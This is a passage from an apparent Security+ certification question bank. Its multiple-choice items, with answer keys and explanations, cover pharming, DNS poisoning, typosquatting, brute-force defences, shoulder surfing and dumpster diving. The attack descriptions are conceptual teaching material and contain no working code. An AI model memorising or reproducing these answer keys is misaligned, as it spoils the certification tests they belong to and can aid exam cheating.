- D. Vishing

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

We can see in this question that a fraudulent entry has been added to the user's hosts file. This will point the URL: www.comptia.com to 5.5.5.5 instead of the correct IP address.

Similar in nature to e-mail phishing, pharming seeks to obtain personal or private (usually financial related) information through domain spoofing. Rather than being spammed with malicious and mischievous e-mail requests for you to visit spoof Web sites which appear legitimate, pharming 'poisons' a DNS server (or hosts file) by infusing false information into the DNS server, resulting in a user's request being redirected elsewhere. Your browser, however will show you are at the correct Web site, which makes pharming a bit more serious and more difficult to detect. Phishing attempts to scam people one at a time with an e-mail while pharming allows the scammers to target large groups of people at one time through domain spoofing.

Incorrect Answers:

A: Spear phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. As with the e-mail messages used in regular phishing expeditions, spear phishing messages appear to come from a trusted source. Phishing messages usually appear to come from a large and well-known company or Web site with a broad membership base, such as eBay or PayPal. In the case of spear phishing, however, the apparent source of the e-mail is likely to be an individual within the recipient's own company and generally someone in a position of authority. In this question, host file poisoning is used rather than email. Therefore, this answer is incorrect.

C: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page. In this question, host file poisoning is used rather than email. Therefore, this answer is incorrect.

D: Vishing (voice or VoIP phishing) is an electronic fraud tactic in which individuals are tricked into revealing critical financial or personal information to unauthorized entities. Vishing works like phishing but does not always occur over the Internet and is carried out using voice technology. A vishing attack can be conducted by voice email, VoIP (voice over IP), or landline or cellular telephone. In this question, host file poisoning is used rather than voice.

Therefore, this answer is incorrect.

#### References:

<http://www.webopedia.com/TERM/P/pharming.html>

<http://searchsecurity.techtarget.com/definition/spear-phishing> <http://searchunifiedcommunications.techtarget.com/definition/vishing> <http://www.webopedia.com/TERM/P/phishing.html>

### QUESTION 465

Users at a company report that a popular news website keeps taking them to a web page with derogatory content. This is an example of which of the following?

- A. Evil twin
- B. DNS poisoning
- C. Vishing
- D. Session hijacking

**Correct Answer: B**

#### Section: Threats and Vulnerabilities

#### Explanation

#### Explanation/Reference:

#### Section: Threats and Vulnerabilities

DNS spoofing (or DNS cache poisoning) is a computer hacking attack, whereby data is introduced into a Domain Name System (DNS) resolver's cache, causing the name server to return an incorrect IP address, diverting traffic to the attacker's computer (or any other computer). A domain name system server translates a human-readable domain name (such as example.com) into a numerical IP address that is used to route communications between nodes. Normally if the server doesn't know a requested translation it will ask another server, and the process continues recursively. To increase performance, a server will typically remember (cache) these translations for a certain amount of time, so that, if it receives another request for the same translation, it can reply without having to ask the other

server again. When a DNS server has received a false translation and caches it for performance optimization, it is considered poisoned, and it supplies the false data to clients. If a DNS server is poisoned, it may return an incorrect IP address, diverting traffic to another computer (in this case, the server hosting the web page with derogatory content).

Incorrect Answers:

A: An evil twin, in the context of network security, is a rogue or fake wireless access point (WAP) that appears as a genuine hotspot offered by a legitimate provider. In an evil twin attack, an eavesdropper or hacker fraudulently creates this rogue hotspot to collect the personal data of unsuspecting users. Sensitive data can be stolen by spying on a connection or using a phishing technique.

For example, a hacker using an evil twin exploit may be positioned near an authentic Wi-Fi access point and discover the service set identifier (SSID) and frequency. The hacker may then send a radio signal using the exact same frequency and SSID. To end users, the rogue evil twin appears as their legitimate hotspot with the same name.

In wireless transmissions, evil twins are not a new phenomenon. Historically, they were known as honeypots or base station clones. With the advancement of wireless technology and the use of wireless devices in public areas, it is very easy for novice users to set up evil twin exploits. This is not what is described in this question. Therefore, this answer is incorrect.

C: Vishing (voice or VoIP phishing) is an electronic fraud tactic in which individuals are tricked into revealing critical financial or personal information to unauthorized entities. Vishing works like phishing but does not always occur over the Internet and is carried out using voice technology. A vishing attack can be conducted by voice email, VoIP (voice over IP), or landline or cellular telephone. This is not what is described in this question. Therefore, this answer is incorrect.

D: In computer science, session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session--sometimes also called a session key--to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer. This is not what is described in this question. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/DNS\\_spoofing](http://en.wikipedia.org/wiki/DNS_spoofing)

<http://www.techopedia.com/definition/5057/evil-twin>

<http://searchunifiedcommunications.techtarget.com/definition/vishing> [http://en.wikipedia.org/wiki/Session\\_hijacking](http://en.wikipedia.org/wiki/Session_hijacking)

## QUESTION 466

Which of the following is described as an attack against an application using a malicious file?

- A. Client side attack
- B. Spam
- C. Impersonation attack
- D. Phishing attack

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

In this question, a malicious file is used to attack an application. If the application is running on a client computer, this would be a client side attack. Attacking a service or application on a server would be a server side attack.

Client-side attacks target vulnerabilities in client applications interacting with a malicious data. The difference is the client is the one initiating the bad connection. Client-side attacks are becoming more popular. This is because server side attacks are not as easy as they once were according to apache.org. Attackers are finding success going after weaknesses in desktop applications such as browsers, media players, common office applications and e-mail clients. To defend against client-side attacks keep-up the most current application patch levels, keep antivirus software updated and keep authorized software to a minimum.

Incorrect Answers:

B: Spam is most often considered to be electronic junk mail or junk newsgroup postings. Some people define spam even more generally as any unsolicited email. However, if a long-lost brother finds your email address and sends you a message, this could hardly be called spam, even though it is unsolicited. Real spam is generally email advertising for some product sent to a mailing list or newsgroup. In addition to wasting people's time with unwanted e-mail, spam also eats up a lot of network bandwidth. Consequently, there are many organizations, as well as individuals, who have taken it upon themselves to fight spam with a variety of techniques. But because the Internet is public, there is really little that can be done to prevent spam, just as it is impossible to prevent junk mail. However, some online services have instituted policies to prevent spammers from spamming their subscribers. The attack described in this question is not an example of spam. Therefore, this answer is incorrect.

C: Impersonation is where a person, computer, software application or service pretends to be someone it's not. Impersonation is commonly non- maliciously used in client/server applications. However, it can also be used as a security threat. However, the attack described in this question is not an example of impersonation. Therefore, this answer is incorrect.

D: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page. Phishing emails are blindly sent to thousands, if not millions of recipients. By spamming large groups of people, the "phisher" counts on the email being read by a percentage of people who actually have an account with the legitimate company being spoofed in the email and corresponding webpage. Phishing, also referred to as brand spoofing or carding, is a variation on "fishing," the idea being that bait is thrown out with the hopes that while most will ignore the bait, some will be tempted into biting. The attack described in this question is not an example of spam. Therefore, this answer is incorrect.

References:

<http://blog.botrevolt.com/what-are-client-side-attacks/>  
<http://www.webopedia.com/TERM/S/spam.html>  
<http://www.webopedia.com/TERM/P/phishing.html>

**QUESTION 467**

Which of the following would BEST deter an attacker trying to brute force 4-digit PIN numbers to access an account at a bank teller machine?

- A. Account expiration settings
- B. Complexity of PIN
- C. Account lockout settings
- D. PIN history requirements

**Correct Answer:** C

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Account lockout settings determine the number of failed login attempts before the account gets locked and how long the account will be locked out for. For example, an account can be configured to lock if three incorrect passwords (or in this case PIN's) are entered. The account can then be configured to automatically unlock after a period of time or stay locked until someone manually unlocks it.

**Incorrect Answers:**

A: Account expiration settings determine when an account will expire. This is usually a time or date. An account configured with an expiration date will not prevent an attacker trying to brute force a PIN as the attacker could make as many attempts as he wants until the time or date of the account expiration. Therefore, this answer is incorrect.

B: Complexity of PIN: Password complexity determines what a password should include. For example, you could require a password to contain uppercase and lowercase letters and numbers. The question states that access is gained by using a 4-digit PIN number. The "complexity" of the PIN is 4 numbers. There's not much you can do to make a 4 digit PIN more complex other than require that no numbers are repeated. You could only change the length of the PIN to make it more difficult to guess. PIN complexity will not prevent an attacker trying to brute force a PIN.

Therefore, this answer is incorrect.

D: PIN history requirements are used when people change their PINs. PIN history requirements could state that you cannot use any of your five previously used PINs. PIN history will not prevent an attacker trying to brute force a PIN. Therefore, this answer is incorrect.

**References:**

<https://technet.microsoft.com/en-us/library/cc757692%28v=ws.10%29.aspx>

**QUESTION 468**

Which of the following can be used by a security administrator to successfully recover a user's forgotten password on a password protected file?

- A. Cognitive password
- B. Password sniffing
- C. Brute force
- D. Social engineering

**Correct Answer:** C

## **Section: Threats and Vulnerabilities**

### **Explanation**

#### **Explanation/Reference:**

Section: Threats and Vulnerabilities

One way to recover a user's forgotten password on a password protected file is to guess it. A brute force attack is an automated attempt to open the file by using many different passwords.

A brute force attack is a trial-and-error method used to obtain information such as a user password or personal identification number (PIN). In a brute force attack, automated software is used to generate a large number of consecutive guesses as to the value of the desired data. Brute force attacks may be used by criminals to crack encrypted data, or by security analysts to test an organization's network security. A brute force attack may also be referred to as brute force cracking. For example, a form of brute force attack known as a dictionary attack might try all the words in a dictionary. Other forms of brute force attack might try commonly-used passwords or combinations of letters and numbers. An attack of this nature can be time- and resource-consuming. Hence the name "brute force attack;" success is usually based on computing power and the number of combinations tried rather than an ingenious algorithm.

Incorrect Answers:

A: A cognitive password is a form of knowledge-based authentication that requires a user to answer a question to verify their identity. To open the password protected file, we need the password that was used to protect the file. Therefore, this answer is incorrect.

B: Password sniffing is the process of capturing a password as it is transmitted over a network. As no one knows what the password for the protected file is, it won't be transmitted over a network. Therefore, this answer is incorrect.

D: Social engineering is a non-technical method of intrusion hackers use that relies heavily on human interaction and often involves tricking people into breaking normal security procedures.

A social engineer runs what used to be called a "con game." For example, a person using social engineering to break into a computer network might try to gain the confidence of an authorized user and get them to reveal information that compromises the network's security. Social engineers often rely on the natural helpfulness of people as well as on their weaknesses. They might, for example, call the authorized employee with some kind of urgent problem that requires immediate network access. Appealing to vanity, appealing to authority, appealing to greed, and old-fashioned eavesdropping are other typical social engineering techniques. As no one knows what the password for the protected file is, we can't use social engineering to reveal the password. Therefore, this answer is incorrect.

References:

<http://www.techopedia.com/definition/18091/brute-force-attack> <http://searchsecurity.techtarget.com/definition/social-engineering>

### **QUESTION 469**

A security administrator must implement all requirements in the following corporate policy:

Passwords shall be protected against offline password brute force attacks. Passwords shall be protected against online password brute force attacks. Which of the following technical controls must be implemented to enforce the corporate policy? (Select THREE).

- A. Account lockout
- B. Account expiration
- C. Screen locks

- D. Password complexity
- E. Minimum password lifetime
- F. Minimum password length

**Correct Answer:** ADF

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A brute force attack is a trial-and-error method used to obtain information such as a user password or personal identification number (PIN). In a brute force attack, automated software is used to generate a large number of consecutive guesses as to the value of the desired data. Brute force attacks may be used by criminals to crack encrypted data, or by security analysts to test an organization's network security. A brute force attack may also be referred to as brute force cracking. For example, a form of brute force attack known as a dictionary attack might try all the words in a dictionary. Other forms of brute force attack might try commonly-used passwords or combinations of letters and numbers.

The best defense against brute force attacks strong passwords. The following password policies will ensure that users have strong (difficult to guess) passwords:  
F: Minimum password length. This policy specifies the minimum number of characters a password should have. For example: a minimum password length of 8 characters is regarded as good security practice.

D: Password complexity determines what characters a password should include. For example, you could require a password to contain uppercase and lowercase letters and numbers. This will ensure that passwords don't consist of dictionary words which are easy to crack using brute force techniques.

A: Account lockout policy: This policy ensures that a user account is locked after a number of incorrect password entries. For example, you could specify that if a wrong password is entered three times, the account will be locked for a period of time or indefinitely until the account is unlocked by an administrator.

**Incorrect Answers:**

B: Account expiration settings determine when an account will expire. This is usually a time or date. An account configured with an expiration date will not prevent an attacker trying to brute force a password as the attacker could make as many attempts as he wants until the time or date of the account expiration. Therefore, this answer is incorrect.

C: A screen lock will cause the screen of a computer or mobile device to lock after a period of inactivity. It is not used to prevent brute force attacks. Therefore, this answer is incorrect.

E: Password history determines the number of previous passwords that cannot be used when a user changes his password. For example, a password history value of 5 would disallow a user from changing his password to any of his previous 5 passwords. When a user is forced to change his password due to a maximum password age period expiring, he could change his password to a previously used password. Or if a password history value of 5 is configured, the user could change his password six times to cycle back round to the original password. This is where the minimum password age (minimum password lifetime) comes in. This is the period that a password must be used for. For example, a minimum password age of 30 would determine that when a user changes his password, he must continue to use the same password for at least 30 days. A minimum password age would not protect against brute force attacks. Therefore, this answer is incorrect.

References:

[https://technet.microsoft.com/en-us/library/cc757692%28v=ws.10%29.aspx#w2k3tr\\_sep0l\\_accou\\_set\\_kuwh](https://technet.microsoft.com/en-us/library/cc757692%28v=ws.10%29.aspx#w2k3tr_sep0l_accou_set_kuwh)

**QUESTION 470**

A recent spike in virus detections has been attributed to end-users visiting [www.compnay.com](http://www.compnay.com). The business has an established relationship with an organization using the URL of [www.company.com](http://www.company.com) but not with the site that has been causing the infections. Which of the following would BEST describe this type of attack?

- A. Typo squatting
- B. Session hijacking
- C. Cross-site scripting
- D. Spear phishing

**Correct Answer:** A

**Section: Threats and Vulnerabilities****Explanation****Explanation/Reference:****Section: Threats and Vulnerabilities**

Typosquatting, also called URL hijacking or fake url, is a form of cybersquatting, and possibly brandjacking which relies on mistakes such as typographical errors made by Internet users when inputting a website address into a web browser. Should a user accidentally enter an incorrect website address, they may be led to any URL (including an alternative website owned by a cybersquatter).

The typosquatter's URL will usually be one of four kinds, all similar to the victim site address:

(In the following, the intended website is "example.com")

- A common misspelling, or foreign language spelling, of the intended site: exemple.com
- 
- A misspelling based on typing errors: xample.com or examlpe.com
- 
- A differently phrased domain name: examples.com
- 
- A different top-level domain: example.org
- 

Once in the typosquatter's site, the user may also be tricked into thinking that they are in fact in the real site; through the use of copied or similar logos, website layouts or content.

**Incorrect Answers:**

B: In computer science, session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session--sometimes also called a

session key--to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer. In this question, the users went to [www.compnay.com](http://www.compnay.com) instead of [www.company.com](http://www.company.com). Therefore, this is not a case of hijacking a valid session; it's a case of users going to the wrong URL. Therefore, this answer is incorrect.

C: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user. The question is not describing an XSS attack. Therefore, this answer is incorrect.

D: Spear phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. As with the e-mail messages used in regular phishing expeditions, spear phishing messages appear to come from a trusted source. Phishing messages usually appear to come from a large and well-known company or Web site with a broad membership base, such as eBay or PayPal. In the case of spear phishing, however, the apparent source of the e-mail is likely to be an individual within the recipient's own company and generally someone in a position of authority. The attack described in the question is not an example of spear phishing. Therefore, this answer is incorrect.

References:

<http://en.wikipedia.org/wiki/Typosquatting>  
[http://en.wikipedia.org/wiki/Session\\_hijacking](http://en.wikipedia.org/wiki/Session_hijacking)  
<http://searchsecurity.techtarget.com/definition/spear-phishing>

**QUESTION 471**

Using proximity card readers instead of the traditional key punch doors would help to mitigate:

- A. Impersonation
- B. Tailgating
- C. Dumpster diving
- D. Shoulder surfing

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Using a traditional key punch door, a person enters a code into a keypad to unlock the door. Someone could be watching the code being entered. They would then be able to open the door by entering the code. The process of watching the key code being entered is known as shoulder surfing.

Shoulder surfing is using direct observation techniques, such as looking over someone's shoulder, to get information. Shoulder surfing is an effective way to get information in crowded places because it's relatively easy to stand next to someone and watch as they fill out a form, enter a PIN number at an ATM machine, or use a calling card at a public pay phone. Shoulder surfing can also be done long distance with the aid of binoculars or other vision-enhancing devices. To prevent shoulder surfing, experts recommend that you shield paperwork or your keypad from view by using your body or cupping your hand.

Incorrect Answers:

A: Impersonation is where a person, computer, software application or service pretends to be someone or something it's not. Impersonation is commonly non-maliciously used in client/server applications. However, it can also be used as a security threat. Using proximity card readers instead of the traditional key punch doors would not prevent impersonation.

Therefore, this answer is incorrect.

B: Tailgating in IT security would be an unauthorized person following an authorized person into a building or room such as a datacenter. If a building has a card reader where an authorized person can hold up a card to the reader to unlock the door, someone tailgating could follow the authorized person into the building by walking through the door before it closes and locks. Using proximity card readers instead of the traditional key punch doors would not prevent tailgating. Therefore, this answer is incorrect.

C: Dumpster diving is looking for treasure in someone else's trash. (A dumpster is a large trash container.) In the world of information technology, dumpster diving is a technique used to retrieve information that could be used to carry out an attack on a computer network. Dumpster diving isn't limited to searching through the trash for obvious treasures like access codes or passwords written down on sticky notes. Seemingly innocent information like a phone list, calendar, or organizational chart can be used to assist an attacker using social engineering techniques to gain access to the network. To prevent dumpster divers from learning anything valuable from your trash, experts recommend that your company establish a disposal policy where all paper, including print-outs, is shredded in a cross-cut shredder before being recycled, all storage media is erased, and all staff is educated about the danger of untracked trash. Using proximity card readers instead of the traditional key punch doors would not prevent dumpster diving. Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/shoulder-surfing> <http://searchsecurity.techtarget.com/definition/dumpster-diving>

## QUESTION 472

Ann an employee is visiting Joe, an employee in the Human Resources Department. While talking to Joe, Ann notices a spreadsheet open on Joe's computer that lists the salaries of all employees in her department. Which of the following forms of social engineering would BEST describe this situation?

- A. Impersonation
- B. Dumpster diving
- C. Tailgating
- D. Shoulder surfing

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Ann was able to see the Spreadsheet on Joe's computer. This direct observation is known as shoulder surfing.

Shoulder surfing is using direct observation techniques, such as looking over someone's shoulder, to get information. Shoulder surfing is an effective way to get information in crowded places because it's relatively easy to stand next to someone and watch as they fill out a form, enter a PIN number at an ATM machine, or use a calling card at a public pay phone. Shoulder surfing can also be done long distance with the aid of binoculars or other vision-enhancing devices. To prevent shoulder surfing, experts recommend that you shield paperwork or your keypad from view by using your body or cupping your hand.

Incorrect Answers:

A: Impersonation is where a person, computer, software application or service pretends to be someone it's not. Impersonation is commonly non-maliciously used in client/server applications. However, it can also be used as a security threat. This is not what is described in this question.

Therefore, this answer is incorrect.

B: Dumpster diving is looking for treasure in someone else's trash. (A dumpster is a large trash container.) In the world of information technology, dumpster diving is a technique used to retrieve information that could be used to carry out an attack on a computer network. Dumpster diving isn't limited to searching through the trash for obvious treasures like access codes or passwords written down on sticky notes. Seemingly innocent information like a phone list, calendar, or organizational chart can be used to assist an attacker using social engineering techniques to gain access to the network. This is not what is described in this question.

Therefore, this answer is incorrect.

C: Tailgating in IT security would be an unauthorized person following an authorized person into a building or room such as a datacenter. If a building has a card reader where an authorized person can hold up a card to the reader to unlock the door, someone tailgating could follow the authorized person into the building by walking through the door before it closes and locks. This is not what is described in this question. Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/shoulder-surfing> <http://searchsecurity.techtarget.com/definition/dumpster-diving>

**QUESTION 473**

An investigator recently discovered that an attacker placed a remotely accessible CCTV camera in a public area overlooking several Automatic Teller Machines (ATMs). It is also believed that user accounts belonging to ATM operators may have been compromised. Which of the following attacks has MOST likely taken place?

- A. Shoulder surfing
- B. Dumpster diving
- C. Whaling attack
- D. Vishing attack

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The CCTV camera has recorded people entering their PINs in the ATMs. This is known as shoulder surfing.

Shoulder surfing is using direct observation techniques, such as looking over someone's shoulder, to get information. Shoulder surfing is an effective way to get information in crowded places because it's relatively easy to stand next to someone and watch as they fill out a form, enter a PIN number at an ATM machine, or use a calling card at a public pay phone. Shoulder surfing can also be done long distance with the aid of binoculars or other vision-enhancing devices. To prevent shoulder surfing, experts recommend that you shield paperwork or your keypad from view by using your body or cupping your hand.

Incorrect Answers:

B: Dumpster diving is looking for treasure in someone else's trash. (A dumpster is a large trash container.) In the world of information technology, dumpster diving is a technique used to retrieve information that could be used to carry out an attack on a computer network. Dumpster diving isn't limited to searching through the trash for obvious treasures like access codes or passwords written down on sticky notes. Seemingly innocent information like a phone list, calendar, or organizational chart can be used to assist an attacker using social engineering techniques to gain access to the network. This is not what is described in this question.

Therefore, this answer is incorrect.

C: Whaling is a specific kind of malicious hacking within the more general category of phishing, which involves hunting for data that can be used by the hacker. In general, phishing efforts are focused on collecting personal data about users. In whaling, the targets are high-ranking bankers, executives or others in powerful positions or job titles.

Hackers who engage in whaling often describe these efforts as "reeling in a big fish," applying a familiar metaphor to the process of scouring technologies for loopholes and opportunities for data theft. Those who are engaged in whaling may, for example, hack into specific networks where these powerful individuals work or store sensitive data. They may also set up keylogging or other malware on a work station associated with one of these executives. There are many ways that hackers can pursue whaling, leading C-level or top-level executives in business and government to stay vigilant about the possibility of cyber threats. This is not what is described in this question. Therefore, this answer is incorrect.

D: Vishing (voice or VoIP phishing) is an electronic fraud tactic in which individuals are tricked into revealing critical financial or personal information to unauthorized entities. Vishing works like phishing but does not always occur over the Internet and is carried out using voice technology. A vishing attack can be conducted by voice email, VoIP (voice over IP), or landline or cellular telephone. The potential victim receives a message, often generated by speech synthesis, indicating that suspicious activity has taken place in a credit card account, bank account, mortgage account or other financial service in their name. The victim is told to call a specific telephone number and provide information to "verify identity" or to "ensure that fraud does not occur." If the attack is carried out by telephone, caller ID spoofing can cause the victim's set to indicate a legitimate source, such as a bank or a government agency. This is not what is described in this question.

Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/shoulder-surfing> <http://www.techopedia.com/definition/28643/whaling> <http://searchunifiedcommunications.techtarget.com/definition/vishing>

**QUESTION 474**

All executive officers have changed their monitor location so it cannot be easily viewed when passing by their offices. Which of the following attacks does this action remediate?

- A. Dumpster Diving
- B. Impersonation
- C. Shoulder Surfing
- D. Whaling

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Viewing confidential information on someone's monitor is known as shoulder surfing. By moving their monitors so they cannot be seen, the executives are preventing users passing by 'shoulder surfing'.

Shoulder surfing is using direct observation techniques, such as looking over someone's shoulder, to get information. Shoulder surfing is an effective way to get information in crowded places because it's relatively easy to stand next to someone and watch as they fill out a form, enter a PIN number at an ATM machine, or use a calling card at a public pay phone. Shoulder surfing can also be done long distance with the aid of binoculars or other vision-enhancing devices. To prevent shoulder surfing, experts recommend that you shield paperwork or your keypad from view by using your body or cupping your hand.

**Incorrect Answers:**

A: Dumpster diving is looking for treasure in someone else's trash. (A dumpster is a large trash container.) In the world of information technology, dumpster diving is a technique used to retrieve information that could be used to carry out an attack on a computer network. Dumpster diving isn't limited to searching through the trash for obvious treasures like access codes or passwords written down on sticky notes. Seemingly innocent information like a phone list, calendar, or organizational chart can be used to assist an attacker using social engineering techniques to gain access to the network. This is not what is described in this question.

Therefore, this answer is incorrect.

B: Impersonation is where a person, computer, software application or service pretends to be someone or something it's not. Impersonation is commonly non-maliciously used in client/server applications. However, it can also be used as a security threat. This is not what is described in this question. Therefore, this answer is incorrect.

D: Whaling is a specific kind of malicious hacking within the more general category of phishing, which involves hunting for data that can be used by the hacker. In general, phishing efforts are focused on collecting personal data about users. In whaling, the targets are high-ranking bankers, executives or others in powerful positions or job titles.

Hackers who engage in whaling often describe these efforts as "reeling in a big fish," applying a familiar metaphor to the process of scouring technologies for loopholes and opportunities for data theft. Those who are engaged in whaling may, for example, hack into specific networks where these powerful individuals work or store sensitive data. They may also set up keylogging or other malware on a work station associated with one of these executives. There are many ways that hackers can pursue whaling, leading C-level or top-level executives in business and government to stay vigilant about the possibility of cyber threats. This is not what is described in this question. Therefore, this answer is incorrect.

**References:**

<http://searchsecurity.techtarget.com/definition/shoulder-surfing> <http://searchsecurity.techtarget.com/definition/dumpster-diving> <http://www.techopedia.com/definition/28643/whaling>

#### **QUESTION 475**

Ann, an employee, is cleaning out her desk and disposes of paperwork containing confidential customer information in a recycle bin without shredding it first. This is MOST likely to increase the risk of loss from which of the following attacks?

- A. Shoulder surfing
- B. Dumpster diving
- C. Tailgating
- D. Spoofing

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

#### **Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Dumpster diving is looking for treasure in someone else's trash. (A dumpster is a large trash container.) In the world of information technology, dumpster diving is a technique used to retrieve information that could be used to carry out an attack on a computer network. Dumpster diving isn't limited to searching through the trash for obvious treasures like access codes or passwords written down on sticky notes. Seemingly innocent information like a phone list, calendar, or organizational chart can be used to assist an attacker using social engineering techniques to gain access to the network. To prevent dumpster divers from learning anything valuable from your trash, experts recommend that your company establish a disposal policy where all paper, including print-outs, is shredded in a cross-cut shredder before being recycled, all storage media is erased, and all staff is educated about the danger of untracked trash.

**Incorrect Answers:**

A: Shoulder surfing is using direct observation techniques, such as looking over someone's shoulder, to get information. Shoulder surfing is an effective way to get information in crowded places because it's relatively easy to stand next to someone and watch as they fill out a form, enter a PIN number at an ATM machine, or use a calling card at a public pay phone. Shoulder surfing can also be done long distance with the aid of binoculars or other vision-enhancing devices. To prevent shoulder surfing, experts recommend that you shield paperwork or your keypad from view by using your body or cupping your hand. This is not what is described in this question. Therefore, this answer is incorrect.

C: Tailgating in IT security would be an unauthorized person following an authorized person into a building or room such as a datacenter. If a building has a card reader where an authorized person can hold up a card to the reader to unlock the door, someone tailgating could follow the authorized person into the building by walking through the door before it closes and locks. This is not what is described in this question. Therefore, this answer is incorrect.

D: There are several kinds of spoofing including email, caller ID, MAC address, and uniform resource locator (URL) spoof attacks. All types of spoofing are designed to imitate something or someone.

Email spoofing (or phishing), used by dishonest advertisers and outright thieves, occurs when email is sent with falsified "From:" entry to try and trick victims that the message is from a friend, their bank, or some other legitimate source. Any email that claims it requires your password or any personal information could be a trick. In a caller ID attack, the spoofing will falsify the phone number he/she is calling from. This is not what is described in this question. Therefore, this answer is

incorrect.

References:

<http://searchsecurity.techtarget.com/definition/dumpster-diving> <http://searchsecurity.techtarget.com/definition/shoulder-surfing>

**QUESTION 476**

Several bins are located throughout a building for secure disposal of sensitive information.

Which of the following does this prevent?

- A. Dumpster diving
- B. War driving
- C. Tailgating
- D. War chalking

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

The bins in this question will be secure bins designed to prevent someone accessing the 'rubbish' to learn sensitive information. Dumpster diving is looking for treasure in someone else's trash. (A dumpster is a large trash container.) In the world of information technology, dumpster diving is a technique used to retrieve information that could be used to carry out an attack on a computer network. Dumpster diving isn't limited to searching through the trash for obvious treasures like access codes or passwords written down on sticky notes. Seemingly innocent information like a phone list, calendar, or organizational chart can be used to assist an attacker using social engineering techniques to gain access to the network. To prevent dumpster divers from learning anything valuable from your trash, experts recommend that your company establish a disposal policy where all paper, including print-outs, is shredded in a cross-cut shredder before being recycled, all storage media is erased, and all staff is educated about the danger of untracked trash.

**Incorrect Answers:**

B: War driving, also called access point mapping, is the act of locating and possibly exploiting connections to wireless local area networks while driving around a city or elsewhere. To do war driving, you need a vehicle, a computer (which can be a laptop), a wireless Ethernet card set to work in promiscuous mode, and some kind of an antenna which can be mounted on top of or positioned inside the car. Because a wireless LAN may have a range that extends beyond an office building, an outside user may be able to intrude into the network, obtain a free Internet connection, and possibly gain access to company records and other resources. Secure bins are not used to prevent war driving. Therefore, this answer is incorrect.

C: Tailgating in IT security would be an unauthorized person following an authorized person into a building or room such as a datacenter. If a building has a card reader where an authorized person can hold up a card to the reader to unlock the door, someone tailgating could follow the authorized person into the building by walking through the door before it closes and locks. Secure bins are not used to prevent tailgating. Therefore, this answer is incorrect.

D: War chalking is the act of making chalk marks on outdoor surfaces (walls, sidewalks, buildings, sign posts, trees) to indicate the existence of an open wireless network connection, usually offering an Internet connection so that others can benefit from the free wireless access. The open connections typically come from the

access points of wireless networks located within buildings to serve enterprises. The chalk symbols indicate the type of access point that is available at that specific spot. Secure bins are not used to prevent war chalking. Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/dumpster-diving> <http://searchmobilecomputing.techtarget.com/definition/war-driving> <http://www.webopedia.com/TERM/W/warchalking.html>

**QUESTION 477**

Physical documents must be incinerated after a set retention period is reached. Which of the following attacks does this action remediate?

- A. Shoulder Surfing
- B. Dumpster Diving
- C. Phishing
- D. Impersonation

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Incinerating documents (or shredding documents) instead of throwing them into a bin will prevent people being able to read the documents to view sensitive information.

